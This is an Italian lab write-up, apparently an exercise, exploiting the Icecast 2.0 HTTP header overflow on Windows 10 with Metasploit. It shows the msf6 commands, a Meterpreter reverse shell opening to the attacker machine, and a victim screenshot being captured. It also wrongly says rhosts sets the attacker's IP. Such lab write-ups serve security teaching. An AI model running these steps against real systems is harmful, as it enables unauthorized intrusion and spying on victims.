Sessione Meterpeter ed Exploit Icecast Windows 10

Cos'è Icecast

Icecast è un software di streaming audio, come musica e podcast, su internet. È comunemente utilizzato per configurare stazioni radio online.

Supporta vari formati audio, tra cui MP3.

La vulnerabilità di Icecast 2.0

L'exploit noto come **icecast_header** risiede in una gestione errata dell'header HTTP.

Sfrutta un **buffer overflow** causato dalla versione 2.0 di Icecast, che non controlla correttamente la dimensione dell'input nei campi header delle richieste HTTP.

Questo problema consente a un attaccante di inviare un **header HTTP** appositamente costruito, causando un overflow del buffer.


L'overflow permette all'attaccante di eseguire codice arbitrario sul server, potenzialmente ottenendo accesso completo al sistema.

Questa vulnerabilità è critica perché permette un **Remote Code Execution**, cioè l'esecuzione di codice remoto senza la necessità di un'autenticazione.

Sfruttamento della vulnerabilità

1. Scansioniamo la macchina vittima nmap -sV e verifichiamo le porte aperte e le versioni dei relativi servizi:

2. Selezioniamo l'exploit icecast_header per creare la reverse shell:



3. Impostiamo l'IP della macchina attaccante con rhosts. Dopodiché eseguiamo l'exploit con il comando exploit:

```
msf6 exploit(windows/http/icecast_header) > set rhosts 192.168.1.61
rhosts ⇒ 192.168.1.61
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.1.56:4444
[*] Sending stage (177734 bytes) to 192.168.1.61
[*] Meterpreter session 1 opened (192.168.1.56:4444 → 192.168.1.61:49709) at 2024-11-14 14:39:48 +0100
```

4. Una volta attiva la reverse shell, possiamo verificare la connessione con la macchina vittima facendo ifconfig. Ci comunicherà l'IP della macchina vittima.

```
meterpreter > ifconfig
Interface 1
            : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
            : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 5
Name : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:75:7a:6d
     : 1500
MTU
IPv4 Address : 192.168.1.61
IPv4 Netmask : 255.255.255.0
```

5. A questo punto possiamo eseguire diversi comandi sulla macchina vittima. In questo esercizio faremo uno screenshot alla schermata della vittima con il comando screenshot.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/mDKncQWs.jpeg
meterpreter >
```

6. Kali salverà lo screenshot all'interno della nostra macchina e potremo visualizzarlo. Eccolo qua!

